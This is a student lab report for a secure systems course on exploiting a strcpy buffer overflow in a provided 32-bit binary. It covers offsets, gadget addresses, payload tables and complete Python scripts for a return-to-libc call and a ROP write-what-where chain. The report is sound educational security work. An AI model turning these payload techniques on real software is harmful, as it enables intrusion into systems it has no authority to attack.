Assignment 2: Return-to-libc / ROP Exploit

Secure Systems Engineering (CS6570)

Indian Institute of Technology Madras

Shubham Balaso Jadhav
CS24S009

February 16, 2026

Contents

1 Introduction **2**
1.1 Assignment Objectives . . . 2
1.2 Security Protections . . . 2

2 Binary Analysis **2**
2.1 Identifying Key Functions and Data . . . 2
2.2 Vulnerability in `welcome()` . . . 3
2.3 Offset Calculation . . . 3
2.4 Analysis of `winners()` Function . . . 3
2.5 Constraints . . . 4

3 Payload 1: Calling `winners()` with Correct Password **4**
3.1 Strategy . . . 4
3.2 Payload Structure Breakdown . . . 5
3.3 Payload Script (payloadCreate1.py) . . . 5
3.4 Execution Flow . . . 5

4 Payload 2: ROP Chain to Set `id = 100` **5**
4.1 Challenge: Writing 100 Without Null Bytes . . . 5
4.2 ROP Gadgets Identified . . . 6
4.3 Gadget Disassembly Verification . . . 6
4.4 ROP Chain Design . . . 6
4.5 Register State Trace . . . 7
4.6 Payload Structure Breakdown . . . 7
4.7 Payload Script (payloadCreate2.py) . . . 7
4.8 Execution Flow . . . 8

5 Address Verification **8**

6 Alternative Approach: Arithmetic-Based ROP **9**

7 Execution and Results **9**

8 Challenges Faced and Resolutions **10**

9 Conclusion **10**

10 Resources Used **11**

1. Introduction

This report documents the analysis and exploitation of a 32-bit statically linked binary called `rop`, provided as part of the Secure Systems Engineering assignment. The objective was to exploit a buffer overflow vulnerability using **return-to-libc** and **Return-Oriented Programming (ROP)** techniques.

Since the binary has the NX (No-Execute) bit enabled, injecting shellcode onto the stack is not possible. Instead, we redirect execution to functions already present in the binary (return-to-libc) and chain together short instruction sequences ending in `ret` (ROP gadgets) to perform arbitrary memory writes.

1.1 Assignment Objectives

1. **Payload 1:** Call a hidden function `winners()` with the correct password `"admin123456"` and ensure the program exits cleanly.

2. **Payload 2:** Use ROP gadgets to modify a global variable `id` to the value 100, then call `winners()` so it prints both the admin ID and a hidden backdoor message, followed by a clean exit.

1.2 Security Protections

Protection	Status	Implication
Stack Canary	Disabled	No secret value to detect stack overflow
PIE	Disabled	Binary loads at fixed address every run
ASLR	Disabled (Docker)	Memory layout is deterministic
NX (No-Execute)	**Enabled**	Cannot execute code on the stack; must use ret-to-libc / ROP

Table 1: Security protections of the `rop` binary

2. Binary Analysis

2.1 Identifying Key Functions and Data

Using `objdump` and `nm`, the following important symbols were identified:

Symbol	Address	Purpose
`welcome()`	`0x080498f1`	Vulnerable function (buffer overflow via `strcpy`)
`winners()`	`0x08049875`	Hidden function: password check + admin ID print
`exit()`	`0x0804c660`	Clean program termination
`"admin123456"`	`0x080e3048`	Password string in `.data` section
Global `id`	`0x080e3f1c`	Admin ID variable in `.bss` (default = 0)

Table 2: Key function and data addresses in the binary

2.2 Vulnerability in `welcome()`

The `welcome()` function copies user input (`argv[1]`) into a 20-byte local buffer using `strcpy()` without bounds checking:

```
080498f1 <welcome>:
 80498f1:   push   %ebp                 ; save old frame pointer
 80498f2:   mov    %esp,%ebp            ; new stack frame
 80498f4:   push   %ebx                 ; save ebx at [ebp-0x4]
 80498f5:   sub    $0x14,%esp           ; allocate 20-byte buffer
 ...
 8049909:   lea    -0x14(%ebp),%eax     ; eax = buffer start
 804990c:   push   %eax
 804990d:   call   8049020 <strcpy>     ; strcpy(buffer, argv[1]) -- NO
   SIZE CHECK
 ...
 8049932:   leave
 8049933:   ret                         ; pops overwritten return
   address into EIP
```

2.3 Offset Calculation

The buffer starts at `ebp-0x14` and the return address is at `ebp+0x4`. The offset to overwrite the return address is: `0x14 + 0x04 = 0x18 = 24 bytes`.

Stack Position	Size	Content
ebp-0x14	20 bytes	Local buffer (overflow start)
ebp-0x04	4 bytes	Saved EBX
ebp	4 bytes	Saved EBP
ebp+0x04	4 bytes	**Return Address (TARGET)**
ebp+0x08	4 bytes	Function arguments

Table 3: Stack layout of `welcome()` — 24 bytes from buffer to return address

2.4 Analysis of `winners()` Function

Disassembling `winners()` revealed its logic:

```
08049875 <winners>:
 ...
 ; --- Password check ---
 804988a:   push   0x8(%ebp)              ; push argument (user's
   password)
 804988d:   lea    0x54(%ebx),%eax        ; eax -> "admin123456" (0
   x080e3048)
 8049893:   push   %eax
 8049894:   call   8049068 <strcmp>        ; returns 0 if match
 804989c:   test   %eax,%eax
 804989e:   jne    80498d8                ; wrong password -> print
   denied

 ; --- Print admin ID ---
 80498a0:   mov    0xf28(%ebx),%eax       ; load id from 0x080e3f1c (
   BSS)
```

```
80498a6:   mov    %eax,-0xc(%ebp)
80498af:   lea    -0x33fe0(%ebx),%eax     ; "Welcome admin, your ID is
   %d.\n"
80498b6:   call   804cac0 <printf>

; --- Hidden message check ---
80498be:   cmpl   $0x64,-0xc(%ebp)        ; compare id with 100
80498c2:   jne    80498eb                 ; if id != 100, skip hidden
  msg
80498c7:   lea    -0x33fc0(%ebx),%eax     ; "Oh! You must be the guy
  ..."
80498ce:   call   804cac0 <printf>
```

The function performs three operations:

1. Compares the argument with `"admin123456"` using `strcmp`
2. If password matches, reads and prints the global `id` variable
3. If `id == 100` (`0x64`), prints the hidden backdoor message

2.5 Constraints

Two critical constraints affect payload construction:

1. **Null Byte Constraint (`strcpy`):** `strcpy()` stops copying at the first null byte (`0x00`). The value `100 = 0x00000064` contains three null bytes and **cannot be placed directly** on the stack.
2. **Shell Byte Constraint (Bash):** When using `./rop "$(cat payload)"`, bash interprets certain bytes as whitespace, splitting the argument. Problematic bytes include `0x09` (tab), `0x0a` (newline), and `0x20` (space). All gadget addresses must avoid these.

3. Payload 1: Calling `winners()` with Correct Password

3.1 Strategy

We use the **return-to-libc** technique: overwrite the return address with the address of `winners()`, place `exit()` as its return address for clean termination, and the password string pointer as its argument.

When `welcome()` executes `ret`, it pops our overwritten address into EIP, jumping to `winners()`. The function then sees `exit()` as its own return address and the password pointer as its first argument at `[ebp+0x8]`.

3.2 Payload Structure Breakdown

Offset	Bytes	Hex Value	Purpose
0–23	24	`90 90 90 ... 90`	Padding (buffer + saved EBX + saved EBP)
24–27	4	`75 98 04 08`	**winners()** address
28–31	4	`60 c6 04 08`	`exit()` — return address for `winners()`
32–35	4	`48 30 0e 08`	**Password string pointer** (`"admin123456"`)

Table 4: Payload 1 structure breakdown — Total: 36 bytes

3.3 Payload Script (payloadCreate1.py)

```
#!/usr/bin/env python3
import sys
payload  = b"\x90" * 24      # padding (20B buffer + 4B saved EBP)
payload += b"\x75\x98\x04\x08"    # winners()
payload += b"\x60\xc6\x04\x08"    # exit()
payload += b"\x48\x30\x0e\x08"    # "admin123456"
sys.stdout.buffer.write(payload)
```

3.4 Execution Flow

1. `welcome()`'s `ret` pops `0x08049875` into EIP → jumps to `winners()`
2. `winners()` sees `0x0804c660` as its return address, `0x080e3048` as its argument
3. `strcmp("admin123456", "admin123456")` returns 0 — password matches
4. Loads `id` from BSS (value = 0), prints *"Welcome admin, your ID is 0."*
5. Since $0 \neq 100$, hidden message is **not** printed
6. `winners()` returns to `exit()` — clean exit (code 0)

4. Payload 2: ROP Chain to Set `id = 100`

4.1 Challenge: Writing 100 Without Null Bytes

We need to write the value 100 (`0x64`) to the global `id` at `0x080e3f1c` before calling `winners()`. The value `0x00000064` in little-endian is `\x64\x00\x00\x00`, which contains null bytes and will terminate `strcpy()`.

Solution: We found the 4-byte sequence `64 00 00 00` already existing at address `0x080480f7` inside the binary (in the ELF header region). Instead of embedding the value, we use a ROP gadget to *read* it from this known location into a register.

```
# Verify the bytes at 0x080480f7:
$ python3 -c "
with open('rop','rb') as f:
    f.seek(0xf7)        # file offset for vaddr 0x080480f7
```

```
    print(f.read(4).hex())
"
# Output: 64000000   (little-endian: 0x00000064 = 100)
```

4.2 ROP Gadgets Identified

All gadgets were found in the binary's `.text` section and verified via disassembly. Every address is free of null, tab, newline, and space bytes.

Address	Assembly	Purpose
0x080567ce	pop edx; pop ebx; pop esi; ret	Load target address into EDX
0x0804c316	pop esi; ret	Load value-address into ESI
0x080795ef	xchg eax, esi; ret	Move value-address to EAX
0x0807d780	mov eax, [eax]; ret	Dereference: EAX = *EAX = 0x64
0x0805ffab	mov [edx], eax; ret	Write EAX (100) to [EDX]

Table 5: ROP gadgets used in Payload 2 (all addresses shell-safe)

4.3 Gadget Disassembly Verification

Each gadget was verified by disassembling at its exact address:

```
; Gadget 1: pop edx; pop ebx; pop esi; ret
080567ce:   5a            pop    %edx
080567cf:   5b            pop    %ebx
080567d0:   5e            pop    %esi
080567d1:   c3            ret

; Gadget 2: pop esi; ret
0804c316:   5e            pop    %esi
0804c317:   c3            ret

; Gadget 3: xchg eax, esi; ret
080795ef:   96            xchg   %esi,%eax
080795f0:   c3            ret

; Gadget 4: mov eax, [eax]; ret
0807d780:   8b 00         mov    (%eax),%eax
0807d782:   c3            ret

; Gadget 5: mov [edx], eax; ret
0805ffab:   89 02         mov    %eax,(%edx)
0805ffad:   c3            ret
```

4.4 ROP Chain Design

The ROP chain performs a **write-what-where** operation in five steps:

1. `pop edx; pop ebx; pop esi; ret` — Load `0x080e3f1c` (address of `id`) into EDX. Pop two junk values into EBX and ESI.

2. `pop esi; ret` — Load `0x080480f7` (location in binary containing the value 100) into ESI.

3. `xchg eax, esi; ret` — Swap EAX and ESI. Now EAX = `0x080480f7` (pointer to the value we want).

4. `mov eax, [eax]; ret` — Dereference the pointer: read 4 bytes from address in EAX. Now EAX = `0x00000064` (the value 100).

5. `mov [edx], eax; ret` — Write EAX (100) to the address in EDX (`0x080e3f1c`). This sets `id = 100`.

After the ROP chain completes, control falls through to the return-to-libc portion: `winners()` → `exit()`.

4.5 Register State Trace

Step	Gadget	EAX	EDX	ESI
0	(initial state)	?	?	?
1	`pop edx; pop ebx; pop esi; ret`	?	`0x080e3f1c`	junk
2	`pop esi; ret`	?	`0x080e3f1c`	`0x080480f7`
3	`xchg eax, esi; ret`	`0x080480f7`	`0x080e3f1c`	?
4	`mov eax, [eax]; ret`	`0x00000064`	`0x080e3f1c`	?
5	`mov [edx], eax; ret`	`0x00000064`	`0x080e3f1c`	?

Table 6: Register state trace — after step 5, memory at `0x080e3f1c` contains 100

4.6 Payload Structure Breakdown

Offset	Bytes	Hex Value	Purpose
0–23	24	`90 90 90 ... 90`	Padding
24–27	4	`ce 67 05 08`	`pop edx; pop ebx; pop esi; ret`
28–31	4	`1c 3f 0e 08`	Address of `id` → EDX
32–35	4	`41 41 41 41`	Junk → EBX
36–39	4	`41 41 41 41`	Junk → ESI
40–43	4	`16 c3 04 08`	`pop esi; ret`
44–47	4	`f7 80 04 08`	Address of 0x64 value → ESI
48–51	4	`ef 95 07 08`	`xchg eax, esi; ret`
52–55	4	`80 d7 07 08`	`mov eax, [eax]; ret`
56–59	4	`ab ff 05 08`	`mov [edx], eax; ret`
60–63	4	`75 98 04 08`	**winners()**
64–67	4	`60 c6 04 08`	`exit()`
68–71	4	`48 30 0e 08`	**Password string pointer**

Table 7: Payload 2 structure breakdown — Total: 72 bytes

4.7 Payload Script (payloadCreate2.py)

```
#!/usr/bin/env python3
import sys
payload  = b"\x90" * 24       # padding (20B buffer + 4B saved EBP)
payload += b"\xce\x67\x05\x08"    # pop edx; pop ebx; pop esi; ret
payload += b"\x1c\x3f\x0e\x08"    # addr of id -> edx
payload += b"\x41\x41\x41\x41"    # junk -> ebx
payload += b"\x41\x41\x41\x41"    # junk -> esi
payload += b"\x16\xc3\x04\x08"    # pop esi; ret
payload += b"\xf7\x80\x04\x08"    # addr containing 0x64 -> esi
payload += b"\xef\x95\x07\x08"    # xchg eax, esi; ret
payload += b"\x80\xd7\x07\x08"    # mov eax, [eax]; ret
payload += b"\xab\xff\x05\x08"    # mov [edx], eax; ret
payload += b"\x75\x98\x04\x08"    # winners()
payload += b"\x60\xc6\x04\x08"    # exit()
payload += b"\x48\x30\x0e\x08"    # "admin123456"
sys.stdout.buffer.write(payload)
```

4.8 Execution Flow

1. ROP chain writes `0x00000064` (100) to the global `id` at `0x080e3f1c`
2. Chain returns to `winners(0x080e3048)`
3. `strcmp` matches — password accepted
4. Loads `id` = 100, prints *"Welcome admin, your ID is 100."*
5. 100 == `0x64` — prints *"Oh! You must be the guy who planted this backdoor."*
6. Returns to `exit()` — clean exit (code 0)

5. Address Verification

All addresses in both payloads were verified to be free of problematic bytes (`0x00`, `0x09`, `0x0a`, `0x20`):

Address	Packed Bytes (Little-Endian)	Safe?
0x080567ce	ce 67 05 08	
0x0804c316	16 c3 04 08	
0x080795ef	ef 95 07 08	
0x0807d780	80 d7 07 08	
0x0805ffab	ab ff 05 08	
0x08049875	75 98 04 08	
0x0804c660	60 c6 04 08	
0x080e3048	48 30 0e 08	
0x080e3f1c	1c 3f 0e 08	
0x080480f7	f7 80 04 08	

Table 8: All addresses verified free of shell-problematic bytes

6. Alternative Approach: Arithmetic-Based ROP

An alternative ROP chain was considered that avoids reading from memory entirely, instead using **arithmetic gadgets** to construct the value 0x64 in a register:

Address	Assembly	Purpose
0x080aa7ed	`pop eax; ret`	Load EAX = 0x0e0e0e6e (AL = 0x6e)
0x08054cb3	`pop ecx; add al, 0xf6; ret`	Load ECX; side-effect: AL = 0x6e + 0xf6 = 0x64
0x08051651	`mov byte [ecx+0x3610], al; ret`	Write byte 0x64 to id

Table 9: Alternative gadgets using arithmetic to construct 0x64

Trick: We need AL = 0x64 after the `add al, 0xf6` side-effect. Working backward: AL + 0xF6 ≡ 0x64 (mod 256), so AL = 0x6E. We load EAX = 0x0E0E0E6E (null-free) and set ECX = 0x080e3f1c − 0x3610 = 0x080e090c. Since the BSS is zero-initialized, writing just the low byte is sufficient. This yields a smaller 56-byte payload.

Reason not used: Address 0x080aa7ed encodes as `ed a7 0a 08`, which contains byte 0x0a (newline). This causes argument splitting when passing the payload through bash via `$(cat payload)`. The primary approach uses only shell-safe addresses.

7. Execution and Results




Figure 1: Screenshot placeholder for successful exploit execution

8. Challenges Faced and Resolutions

1. **Challenge: Null Byte in Target Value**

   The value 100 (`0x00000064`) contains three null bytes and cannot be embedded directly in a `strcpy`-based overflow payload.

   Resolution: Located the byte pattern `64 00 00 00` already present at address `0x080480f7` in the binary. Used a `mov eax, [eax]; ret` gadget to read this value from memory into a register.

2. **Challenge: Shell-Unsafe Gadget Addresses**

   The simpler `pop eax; ret` gadget at `0x080aa7ed` contains `0x0a` (newline), causing bash to split the argument.

   Resolution: Used an indirect two-step approach: `pop esi; ret` (shell-safe) followed by `xchg eax, esi; ret` (shell-safe) to achieve the same effect.

3. **Challenge: Clean Program Termination**

   Initial exploits resulted in segmentation faults after `winners()` completed.

   Resolution: Placed `exit()` address (`0x0804c660`) as the return address for `winners()`, ensuring clean termination with exit code 0.

4. **Challenge: Little-Endian Byte Ordering**

   Multi-byte values must be written in little-endian format for x86 architecture.

   Resolution: All addresses and values were carefully reversed (e.g., `0x08049875` becomes `\x75\x98\x04\x08`).

9. Conclusion

This assignment successfully demonstrated the exploitation of a buffer overflow vulnerability in a 32-bit statically linked binary using two techniques:

- **Payload 1** used a straightforward **return-to-libc** technique to redirect execution to `winners()` with the correct password argument and achieve clean exit via `exit()`.
- **Payload 2** required a more sophisticated **ROP chain** of five gadgets that read the value 100 from an existing location in the binary and wrote it to the global `id` variable, overcoming the null-byte constraint imposed by `strcpy()` and the shell-safety constraint imposed by bash argument passing.
- The **write-what-where** primitive was constructed entirely from short instruction sequences already present in the binary, demonstrating why the NX bit alone is insufficient protection when a large code base (statically linked libc) provides abundant ROP gadgets.

10. Resources Used

- Lecture slides and tutorial examples from CS6570
- `Commands.md` file provided with the assignment
- GDB documentation: https://www.gnu.org/software/gdb/documentation/
- GEF documentation: https://hugsy.github.io/gef/
- Ropper - ROP gadget finder and binary analysis tool: https://github.com/sashs/Ropper
- pwntools - CTF framework and exploit development library: https://github.com/Gallopsled/pwntools
- `objdump` manual page
- x86 Assembly Reference: https://www.felixcloutier.com/x86/